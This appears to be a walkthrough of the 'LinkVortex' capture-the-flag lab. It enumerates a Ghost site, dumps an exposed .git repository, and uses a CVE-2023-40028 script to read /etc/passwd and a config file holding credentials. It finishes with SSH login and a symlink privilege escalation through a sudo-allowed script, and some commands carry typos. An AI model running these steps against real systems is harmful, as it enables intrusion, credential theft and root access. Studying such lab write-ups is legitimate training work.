
Linkvortex writeup



First I tried Nmap scan for open ports and machine information

Nmap -A 10.10.11.47

So we got two ports open port no 80 and 22. As we know port number 80 belongs to http service or web pages and port number 22 is for ssh.


```
[sudo] password for kali:
┌──(root㉿gopal)-[/home/kali]
└─# nmap -A 10.10.11.47
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-02 11:41 EDT
Nmap scan report for 10.10.11.47
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://linkvortex.htb/
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT       ADDRESS
1   280.29 ms 10.10.14.1
2   276.15 ms 10.10.11.47

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.36 seconds
```

Then from nmap scan I got linkvortex lab link so I added this in /etc/hosts file


nano /etc/hosts

In last line added this

10.10.11.47 linkvortex.htb




After that I check link got from nmap



Using wapalyzer I checked about website technologies

Wapalyzer is best tool for hackers and developers for checking technologies used in website.

So I got ghost technology vulnerable but I want some other information so I go next step.




After this I checked hidden files using dirbsearch

dirbsearch -u http://linkvortex.htb/ -i 200,300,301


```
┌──(root㉿gopal)-[/home/kali]
└─# dirsearch -u http://linkvortex.htb/ -i 200,201,301
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg
  from pkg_resources import DistributionNotFound, VersionConflict

 _|. _ _  _  _  _ _|_    v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_linkvortex.htb/__25-04-02_11-52-55.txt

Target: http://linkvortex.htb/

[11:52:55] Starting:
[11:54:28] 301 -  179B  - /assets  →  /assets/
[11:54:30] 301 -    0B  - /axis2//axis2-web/HappyAxis.jsp  →  /axis2/axis2-web/HappyAxis.jsp/
[11:54:30] 301 -    0B  - /axis2-web//HappyAxis.jsp  →  /axis2-web/HappyAxis.jsp/
[11:54:30] 301 -    0B  - /axis//happyaxis.jsp  →  /axis/happyaxis.jsp/
[11:54:39] 301 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js  →  /Citrix/AccessPlatform/auth/clientscripts/cookies.js/
[11:54:58] 301 -    0B  - /engine/classes/swfupload//swfupload.swf  →  /engine/classes/swfupload/swfupload.swf/
[11:54:58] 301 -    0B  - /engine/classes/swfupload//swfupload_f9.swf  →  /engine/classes/swfupload/swfupload_f9.swf/
[11:55:01] 301 -    0B  - /extjs/resources//charts.swf  →  /extjs/resources/charts.swf/
[11:55:02] 200 -   15KB - /favicon.ico
[11:55:11] 301 -    0B  - /html/js/misc/swfupload//swfupload.swf  →  /html/js/misc/swfupload/swfupload.swf/
[11:55:32] 200 -    1KB - /LICENSE
[11:56:09] 200 -  103B  - /robots.txt
[11:56:25] 200 -  257B  - /sitemap.xml

Task Completed
```

From this I got robots.txt file so I checked

http://linkvortex.htb/robots.txt



Next I checked ghost file so I get login page



Next I checked hidden subdomain so I got **dev** domain

ffuf -u http://linkvortex.htb/ -w /usr/share/worrdlists/dnsdump.txt -H "Host:FUZZ.linkvortex.htb" -mc200

```
┌──(root㉿gopal)-[/home/kali]
└─# ffuf -u http://linkvortex.htb/ -w /usr/share/wordlists/dnsmap.txt -H "Host:FUZZ.linkvortex.htb"  -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://linkvortex.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/dnsmap.txt
 :: Header           : Host: FUZZ.linkvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

dev                     [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 385ms]
:: Progress: [17576/17576] :: Job [1/1] :: 110 req/sec :: Duration: [0:03:33] :: Errors: 0 ::
```

Then also added subdomain in /etc/hosts file

nano /etc/hosts

```
┌──(root㉿gopal)-[/home/kali]
└─# nano /etc/hosts
```

Like this

10.10.11.47 linkvortex.htb dev.linkvortex.htb

```
File  Actions  Edit  View  Help
  GNU nano 8.3
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.47     linkvortex.htb dev.linkvortex.htb
```

Later checked subdomain pages so I got git links like something

```
┌──(root㉿gopal)-[/home/kali]
└─# dirsearch -u dev.linkvortex.htb -t 50 -i 200
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 11460

Output File: /home/kali/reports/_dev.linkvortex.htb/_25-04-02_12-06-16.txt

Target: http://dev.linkvortex.htb/

[12:06:22] Starting:
[12:06:33] 200 -  557B  - /.git/
[12:06:33] 200 -  402B  - /.git/info/
[12:06:33] 200 -   41B  - /.git/HEAD
[12:06:33] 200 -   73B  - /.git/description
[12:06:33] 200 -  393B  - /.git/refs/
[12:06:33] 200 -  201B  - /.git/config
[12:06:33] 200 -  418B  - /.git/objects/
[12:06:33] 200 -  401B  - /.git/logs/
[12:06:33] 200 -  620B  - /.git/hooks/
[12:06:33] 200 -  240B  - /.git/info/exclude
[12:06:33] 200 -  175B  - /.git/logs/HEAD
[12:06:34] 200 -  147B  - /.git/packed-refs
[12:06:36] 200 -  691KB - /.git/index

Task Completed
```


First installed gitHack tool from github got that directory and run a command as shown in image

git clone http://github.com/lijiejie/GitHack.git

cd GitHack

ls

python3 GitHack.py -u "http://dev.linkvortex.htb/git/"



Next ls and checked installed directory

ls

After checking directories I got authentication.tst.js file


cd dev.linkvortex.htb/ghost/core/test/registration/api/admin

Then I checked authentication.test.js file using cat command


cat authentication.test.js

From that file this I got id password

Next login



From this I got website access but there is nothing important look.



Now I checked ghost 5.0 related vulnerability so I got one

Next I git cloned that cve file from github

Git clone http://github.com/0xyassine/cve-2023-40028.git

And make changes in it

cd CVE-2023-40028

ls

nano CVE-2023-40028

```
┌──(root㉿gopal)-[/home/kali]
└─# git clone https://github.com/0xyassine/CVE-2023-40028.git
Cloning into 'CVE-2023-40028'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 7 (delta 1), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
Resolving deltas: 100% (1/1), done.

┌──(root㉿gopal)-[/home/kali]
└─# cd CVE-2023-40028

┌──(root㉿gopal)-[/home/kali/CVE-2023-40028]
└─# ls
CVE-2023-40028.sh  README.md

┌──(root㉿gopal)-[/home/kali/CVE-2023-40028]
└─# nano CVE-2023-40028.sh
```

In GHOST_URL I added linkvortex htb link

GHOST_URL= 'http://linkvortex.htb'

```
#GHOST ENDPOINT
GHOST_URL='http://linkvortex.htb'
GHOST_API="$GHOST_URL/ghost/api/v3/admin/"
API_VERSION='v3.0'

PAYLOAD_PATH="`dirname $0`/exploit"
PAYLOAD_ZIP_NAME=exploit.zip
```

And run the command

./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFocipilfer45

From this I got /etc/passwd file info but there in nothing important

```
┌──(root㉿gopal)-[/home/kali/CVE-2023-40028]
└─# ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> ls
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Not Found</pre>
</body>
</html>
file> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
file> ^C
```

If you know before I got Dockerfile.ghost

In that file a location is shown so I tried

/var/lib/ghost/config.production.json

From this I got ssh login credentials

```
┌──(root㉿gopal)-[/home/kali/CVE-2023-40028]
└─# ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> /var/lib/ghost/config.production.json
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
}
file> ^C
```

I logged in using ssh command

ssh bob@linkvortex.htb

password is :fibber-talented-worth

from that I got user flag

```
┌──(root㉿gopal)-[/home/kali/CVE-2023-40028]
└─# ssh bob@linkvortex.htb
The authenticity of host 'linkvortex.htb (10.10.11.47)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1luldO6EvxgySHoV6DPCcat0WkI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'linkvortex.htb' (ED25519) to the list of known hosts.
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Apr  2 22:16:54 2025 from 10.10.16.63
bob@linkvortex:~$ ls
hyh.txt  link.txt  link2.txt  rat.txt  user.txt
```

Next checked user privileges using command

sudo -l

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

Bob may not be the high-privileged user, but he can still execute these commands. So, let's see what is inside that file

So we check clean_symlink.sh file using this command

cat /opt/ghost/clean_symlink.sh

```
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
```

Symbolic links in Linux can be a powerful tool for both convenience and exploitation, depending on the context. A common security bypass technique involves creating a harmless symlink to pass initial validation checks and then modifying it to point to a restricted file, such as root.txt. For example, if a script only verifies that a file ends in .png and is a symlink, an attacker can first create ln -s /dev/null fake.png to pass the check and then overwrite it with ln -sf /root.txt fake.png to access sensitive data. Additionally, setting export CHECK_CONTENT=true can manipulate environment-dependent conditions. This highlights the importance of properly validating file paths and access controls to prevent symlink-based privilege escalation attacks.

So I am running some commands for root flag

ln -s /root/root hyh.txt

ln -s /home/bob/hyh.txt hyh.png

sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/hyh.png